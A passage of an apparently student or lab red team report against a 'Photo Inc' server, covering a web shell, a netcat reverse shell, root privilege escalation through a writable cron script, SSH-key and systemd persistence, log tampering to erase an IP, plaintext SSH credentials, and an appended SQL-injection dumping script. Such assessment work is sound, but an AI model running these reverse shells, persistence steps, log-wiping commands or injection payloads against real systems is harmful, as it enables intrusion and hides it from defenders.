


Figure 18 - Web shell running on the server

Recommendation:

It is recommended to remove this backdoor and remove port 8082 if it is not required for business operations.

Location:

URL	HTTP Verb
http://3.144.177.217/bp/secret/notouch/invisible/upload	POST
http://3.144.177.217:8082/uploads	GET

Tools:

https://github.com/RootShelll/C99-Shell

Process:

Getting an interactive reverse shell:

```
^C
it-manager@ip-10-2-2-46:/dev/shm$ nc -vlnp 51230
Listening on 0.0.0.0 51230
```

Figure 19 - netcat listener

Use the web shell to execute our reverse shell command to get an interactive shell:




Figure 20 - busybox reverse shell

```
^C
it-manager@ip-10-2-2-46:/dev/shm$ nc -vlnp 51230
Listening on 0.0.0.0 51230
Connection received on 127.0.0.1 34952
python -c "impoty^H^Hrt
"
id
uid=33(www-data) gid=33(www-data) groups=33(www-data),1004(webadmin)
python -c "import pty;pty.spawn('/bin/bash')"

which python
which python3
/usr/bin/python3
python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@ip-10-2-2-46:/var/www/html/uploads$
```

Figure 21 - Interactive reverse shell

2.2.4 Critical - Privilege Escalation via Root Crontab File Modification

Base Score: 9.8

CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H

Description:

A cronjob which ran a script in the web folder as root was found. An attacker can modify the script as www-data, which allows the attacker to run any command in the script as root.




Figure 22 - LinPEAS found cronjob




Figure 23 - Script ran by cronjob is writable by www-data

Recommendation:

It is recommended to store the script in directory where non-superuser cannot modify the script and apply least privilege principle if applicable.

Location:

File
/var/www/html/cleanup.sh

Tools:

https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS

Process:

Modify cleanup.sh to run reverse shell:




Figure 24 - Reverse shell in cleanup.sh

Set up netcat listener:




Figure 25 - Reverse shell as root

2.2.5 Info - .git Found in EH_APP

Description:

A .git directory was found in the EH_APP. An attacker can gain information about the developers to conduct further attacks.




Figure 26 - EH_APP containing .git




Figure 27 - git log of the website

Recommendation:

It is recommended to add .git to the .gitignore to ensure that the git data is not pulled.

Location:

File
/var/www/eh_app/EH_app/.git

2.3 Phase 3 – Maintaining Access

2.3.1 Default Persistence

From gaining access to the web server, credentials and backdoors were found, which can be used for persistency. These are by default there and does not require any modification to the system making it the stealthiest.

SSH credentials:

G1uth3r:b2kishot

Backdoor:




Figure 28 - Unrestricted file upload backdoor

2.3.2 Adding SSH to root

SSH is by far the most stable remote access, and by default AWS prevents you from connecting to SSH using root. Making it simple, by adding an SSH key for root, attackers can get stealthy persistence as no developers will connect to root with SSH.

Generate SSH key:

```
root@ip-10-2-2-46:~/.ssh# ssh-keygen -t rsa -b 4096
ssh-keygen -t rsa -b 4096
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):

Enter passphrase (empty for no passphrase):

Enter same passphrase again:

Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:rEPEo//ixYh/OSiuc+5YN98nrjn/ijyU9LYXko0GEEE root@ip-10-2-2-46
The key's randomart image is:
+---[RSA 4096]----+
|      .Eo        |
|      ..         |
|       +.        |
|      o oo       |
|     . ..S+ +    |
|      + +o B o   |
|     o Boo+ o .  |
|  .oooB*+o o     |
|  oB+ooBB=*.     |
+----[SHA256]-----+
```

Figure 29 - Generating SSH key

Log in to root with the SSH key:




Figure 30 – Log in to root with SSH key

2.3.3 Service persistence

If a developer finds the malicious SSH key and removes it, it would be good to have another method for persistence, by adding the SSH key back to root.

Modify snapd service and write the generated SSH key into root ssh directory:




Figure 31 - Service persistence

Reload the modify service to active it:

```
systemctl daemon-reload
```

2.4 Phase 4 – Covering Tracks

Delete all created files in /tmp and /dev/shm:

```
root@ip-10-2-2-46:/dev/shm# ls -la /tmp
total 48
drwxrwxrwt 12 root root 4096 Oct 25 07:48 .
drwxr-xr-x 22 root root 4096 Oct 11 06:02 ..
drwxrwxrwt  2 root root 4096 Oct 11 06:02 .ICE-unix
drwxrwxrwt  2 root root 4096 Oct 11 06:02 .X11-unix
drwxrwxrwt  2 root root 4096 Oct 11 06:02 .XIM-unix
drwxrwxrwt  2 root root 4096 Oct 11 06:02 .font-unix
drwx------  2 root root 4096 Oct 11 06:02 snap-private-tmp
drwx------  3 root root 4096 Oct 11 06:02 systemd-private-15721315a9984c1ca82e5032a254785b-apache2.service-eZAZx3
drwx------  3 root root 4096 Oct 11 06:02 systemd-private-15721315a9984c1ca82e5032a254785b-chrony.service-73oFZ5
drwx------  3 root root 4096 Oct 11 06:02 systemd-private-15721315a9984c1ca82e5032a254785b-polkit.service-03rDBP
drwx------  3 root root 4096 Oct 11 06:02 systemd-private-15721315a9984c1ca82e5032a254785b-systemd-logind.service-JUAz4p
drwx------  3 root root 4096 Oct 11 06:02 systemd-private-15721315a9984c1ca82e5032a254785b-systemd-resolved.service-VZCM6r
```

Figure 32 - Delete all artifacts in /tmp

```
root@ip-10-2-2-46:/dev/shm# ls -al
total 2160
drwxrwxrwt  2 root     root          80 Oct 25 09:01 .
drwxr-xr-x 16 root     root        3280 Oct 20 23:18 ..
-rw-r--r--  1 www-data www-data  971926 Oct 17 23:26 linpeas.sh
-rwxr-xr-x  1 www-data www-data 1233888 Jan 17  2023 pspy64s
root@ip-10-2-2-46:/dev/shm# rm -rf linpeas.sh
root@ip-10-2-2-46:/dev/shm# rm -rf pspy64s
```

Figure 33 - Delete all artifacts in /dev/shm

Clear terminal history of all users:

```
ln -sf /dev/null ~/.bash_history
history -c
```

Clearing IP address from logs, outright deleting the logs is more suspicious than just deleting relevant logs:

```
systemctl stop rsyslog
chattr -a /var/log/auth.log
chattr -a /var/log/syslog
grep -rl “103.213.247.25” /var/log | xargs -I {} sed -I ‘103.213.247.25/d’ {}
```

Restoring permissions and service:

```
chattr +a /var/log/auth.log
chattr +a /var/log/syslog
systemctl start rsyslog
```

Killing artifacts that delete get removed properly:

```
ps aux
kill 297929
```

```
root       184023       2 [kworker/R-ib_nl_sa_wq]      1-18:00:1
www-data   297929       1 /bin/bash                    1-00:13:0
www-data   297946  297929 python3 -c import pty;pty.s  1-00:12:0
www-data   297947  297946 /bin/bash                    1-00:12:0
root       405213       1 /usr/lib/systemd/systemd --    23:00:5
```

Figure 34 - Leftover shell not properly closed

Preventing others from re-hacking the server:

```
195     try:
196         # single parameterized query to fetch username + stored hash
197         cur.execute("SELECT username, password FROM user_table WHERE username = %s", (u,))
198         row = cur.fetchone()
```

Figure 35 - Patched SQL injection

To prevent other attackers from compromising the server and potentially leaving more evidence of compromise that the administrators may notice, it would be stealthier to patch the initial entry and access the compromised server with the root SSH key.

Document Control

Assessment Name

PHOTO INC RED TEAM EXERCISE

Assessment Dates

Kick-off: 22 Oct 2025

Active Testing: 23 Oct 2025 – 23 Nov 2025

Report Delivery: 23 Nov 2025

Distribution List

Organisation	Name	Job Title
Team 15	Tong Yew Ching Kelvin	Security Consultant
Team 15	Yan Teik Chong Naqib	Security Consultant
Team 15	Muhd Wafiyuddin bin Abdul Rahman	Security Consultant
Team 15	Lau Joe Lian	Security Consultant
Team 15	Yar Teck Seng	Security Consultant
Team 15	Suriya Ruthaman S/O Chandramohan	Security Consultant
Photo Inc	-	-

Appendix

Assessment Team

Name	Title	Certifications/Notes
Tong Yew Ching Kelvin	Security Consultant	Offensive Security Certified Professional (OSCP)
Yan Teik Chong Naqib	Security Consultant	Offensive Security Certified Professional (OSCP)
Muhd Wafiyuddin bin Abdul Rahman	Security Consultant	Offensive Security Certified Professional (OSCP)
Lau Joe Lian	Security Consultant	Offensive Security Certified Professional (OSCP)
Yar Teck Seng	Security Consultant	Offensive Security Certified Professional (OSCP)
Suriya Ruthaman S/O Chandramohan	Security Consultant	Offensive Security Certified Professional (OSCP)

Risk Rating Overview

Risk	Explanation
Critical	A critical risk rating indicates a vulnerability that can be easily exploited, has a high impact, and requires immediate attention. Exploitation could lead to severe consequences, such as data breaches, financial loss, or system compromise.
High	A high risk rating indicates a vulnerability that can be exploited, has a significant impact, and should be addressed as soon as possible. Exploitation could lead to significant consequences, such as data exposure or system instability.
Medium	A medium risk rating indicates a vulnerability that may be exploited, has a moderate impact, and should be addressed in a reasonable timeframe. Exploitation could lead to noticeable consequences, such as limited data exposure or system downtime.
Low	A low risk rating indicates a vulnerability that is difficult to exploit, has a minimal impact, and can be addressed when resources allow. Exploitation is unlikely to lead to significant consequences.
Informational	An informational rating indicates a finding that does not pose a risk but provides useful information for security awareness, best practices, or compliance. No action is required.
Good	A good rating indicates a security control or configuration that is in place and operating effectively, reducing the risk of a potential vulnerability. This highlights a positive security practice.

Tool Output

Nmap


```
# Nmap 7.95 scan initiated Thu Oct 23 13:48:06 2025 as: /usr/lib/nmap/nmap -sVC -p- -sN
-vvv --min-rate=1000 -oN 3_144_177_217.nmap 3.144.177.217
Nmap scan report for ec2-3-144-177-217.us-east-2.compute.amazonaws.com
(3.144.177.217)
Host is up, received reset ttl 49 (0.20s latency).
Scanned at 2025-10-23 13:48:07 +08 for 25106s

Bug in bitcoinrpc-info: no string output.
PORT     STATE        SERVICE    REASON       VERSION
22/tcp   open         ssh        tcp-response OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   256 44:28:86:da:3f:ca:bd:9d:17:62:66:20:9b:6e:d8:1a (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBE869VBublVwweZ
CjKM12hlBhXX1vvbSjEJu7nsPe2iMR32zkuPNs6NuHGX3CP46bpU9xRCGpWnG4Afgu5
MxP4o=
|   256 a4:1e:6f:2d:91:77:88:d2:eb:85:0b:63:84:22:61:c3 (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIAYZAi3yak3aitYStPxNVVgxt3CECHCj5unc47dt1+bS
|_smtp-commands: Couldn't establish connection on port 25
80/tcp   open         http       tcp-response Apache httpd
|_http-server-header: Apache
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_smtp-commands: Couldn't establish connection on port 465
|_smtp-commands: Couldn't establish connection on port 587
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
|_drda-info: TIMEOUT
|_drda-info: TIMEOUT
|_mqtt-subscribe: The script encountered an error: ssl failed
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
|_xmpp-info: ERROR: Script execution failed (use -d to debug)
|_xmpp-info: ERROR: Script execution failed (use -d to debug)
|_irc-info: Unable to open connection
|_irc-info: Unable to open connection
|_irc-info: Unable to open connection
|_irc-info: Unable to open connection
|_irc-info: Unable to open connection
|_irc-info: Unable to open connection
|_irc-info: Unable to open connection
|_irc-info: Unable to open connection
|_irc-info: Unable to open connection
|_irc-info: Unable to open connection
|_mcafee-epo-agent: ePO Agent not found
8082/tcp  open         http       tcp-response Apache httpd
|_http-server-header: Apache
|_http-title: Apache2 Ubuntu Default Page: It works
| http-methods:
```

```
|_  Supported Methods: HEAD GET POST OPTIONS
|_mqtt-subscribe: The script encountered an error: ssl failed
|_drda-info: TIMEOUT
|_uptime-agent-info: The script encountered an error: Error getting system info
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
|_drda-info: TIMEOUT
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
|_drda-info: TIMEOUT
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Thu Oct 23 20:46:34 2025 -- 1 IP address (1 host up) scanned in
25107.25 seconds
```

Gobuster



Proof of Concepts

Automated SQL Injection to dump table names

```
#!/usr/bin/env python3
import requests, time, re, sys
from html import unescape

# CONFIG
url = "http://3.144.177.217/login"
output_file = "tables_dump.txt"
payload_template =
"username='+UNION+SELECT+GROUP_CONCAT(TABLE_NAME),'A'+FROM+(SELECT
+table_name+FROM+information_schema.tables+ORDER+BY+table_name+LIMIT+{limit}
+OFFSET+{offset})+t--+-&password=b"
limit = 20
offset = 0
batch_increase = 20
delay_seconds = 12.5
max_retries = 3
timeout_seconds = 15
user_agent = "Mozilla/5.0 (compatible; lab-script/1.0)"
consec_no_new_limit = 5
```

```
# END CONFIG

p_tag_re = re.compile(r"<p[^>]*>(.*?)</p>", re.IGNORECASE | re.DOTALL)

def extract_text(html):
    m = p_tag_re.search(html)
    if not m:
        return None
    inner = re.sub(r"<[^>]+>", "", m.group(1))
    return unescape(inner).strip()

def parse_items(text):
    if not text:
        return []
    idx = text.lower().find("for")
    if idx != -1:
        text = text[idx+3:]
    return [x.strip() for x in text.split(",") if x.strip()]

def send_request(session, payload):
    headers = {"Content-Type": "application/x-www-form-urlencoded", "User-Agent":
user_agent, "Accept": "*/*"}
    resp = session.post(url, data=payload, headers=headers, timeout=timeout_seconds)
    return resp.status_code, resp.text

def main():
    session = requests.Session()
    seen = set()
    consec_no_new = 0
    open(output_file, "w").close()
    global offset
    while True:
        payload = payload_template.format(limit=limit, offset=offset)
        print(f"\nOFFSET: {offset}")
        print("PAYLOAD:", payload)
        attempt = 0
        html = None
        while attempt < max_retries:
            try:
                attempt += 1
                print(f"[{attempt}] sending request...")
                status, html = send_request(session, payload)
                print(f"[{attempt}] status {status}, response length {len(html)}")
                break
            except Exception as e:
                wait = min(30, 2 ** attempt)
                print(f"[{attempt}] error: {e}, retrying in {wait}s")
                time.sleep(wait)
        if html is None:
            break
        extracted = extract_text(html)
        if not extracted:
            print("No <p> found")
            consec_no_new += 1
        else:
```

```
            items = parse_items(extracted)
            new_items = [i for i in items if i not in seen]
            if new_items:
                print(f"Found {len(new_items)} new items")
                with open(output_file, "a", encoding="utf-8") as f:
                    for it in new_items:
                        f.write(it + "\n")
                        seen.add(it)
                consec_no_new = 0
            else:
                print("No new items")
                consec_no_new += 1
        print("Total unique so far:", len(seen))
        if consec_no_new >= consec_no_new_limit:
            print("Stopping: consecutive no-new limit reached")
            break
        offset += batch_increase
        print(f"Sleeping {delay_seconds}s before next batch")
        time.sleep(delay_seconds)
    print("DONE. Total unique items saved:", len(seen))

if __name__ == "__main__":
    try:
        main()
    except KeyboardInterrupt:
        sys.exit(0)
```

CTF Crypto Challenge Solver

```
#!/usr/bin/env python3
"""
Argon2 password derivation + XOR decryption script for secret_link.enc.

This script:
1. Decodes a base64/base58 blob.
2. Extracts the salt (first 16 bytes).
3. Derives a key using Argon2id.
4. XOR-decrypts the remaining data using the derived key.
5. Prints the plaintext result.
"""

import base64
import sys
from typing import Optional
from argon2.low_level import hash_secret_raw, Type

try:
    import base58
except ImportError:
    base58 = None

# ---------------- HARD-CODED CONFIG ----------------
BLOB = 'FFWQ0RK8VMN5YX962L0VCikzfZnX2iqb7Vk5q58zovIj'
PASSWORD = 'IT-M4n4g3r1sAw3s0me'
```

```
TIME_COST = 4
MEMORY_COST = 65536  # KiB
PARALLELISM = 2
SALT_LEN = 16
OUTLEN = 17  # derived key length in bytes
# ------------------------------------------------


def decode_blob(blob: str) -> Optional[bytes]:
    """Attempt to decode the blob from base64 or base58."""
    try:
        return base64.b64decode(blob + '==='[:(-len(blob) % 4)])
    except Exception:
        if base58 is not None:
            try:
                return base58.b58decode(blob)
            except Exception:
                return None
    return None


def derive_argon2(password: bytes, salt: bytes, time_cost: int, memory_cost: int,
                  parallelism: int, outlen: int) -> bytes:
    """Derive an Argon2id key."""
    return hash_secret_raw(
        secret=password,
        salt=salt,
        time_cost=time_cost,
        memory_cost=memory_cost,
        parallelism=parallelism,
        hash_len=outlen,
        type=Type.ID
    )


def xor_decrypt(encrypted_data: bytes, key_bytes: bytes) -> str:
    """Simple XOR decryption using repeating key."""
    decrypted_bytes = bytes(
        encrypted_data[i] ^ key_bytes[i % len(key_bytes)]
        for i in range(len(encrypted_data))
    )

    try:
        plaintext = decrypted_bytes.decode('utf-8')
    except UnicodeDecodeError:
        plaintext = decrypted_bytes.hex()  # fallback if binary
    return plaintext


def main():
    decoded = decode_blob(BLOB)
    if decoded is None:
        print('Failed to decode blob.', file=sys.stderr)
        sys.exit(1)
```

```
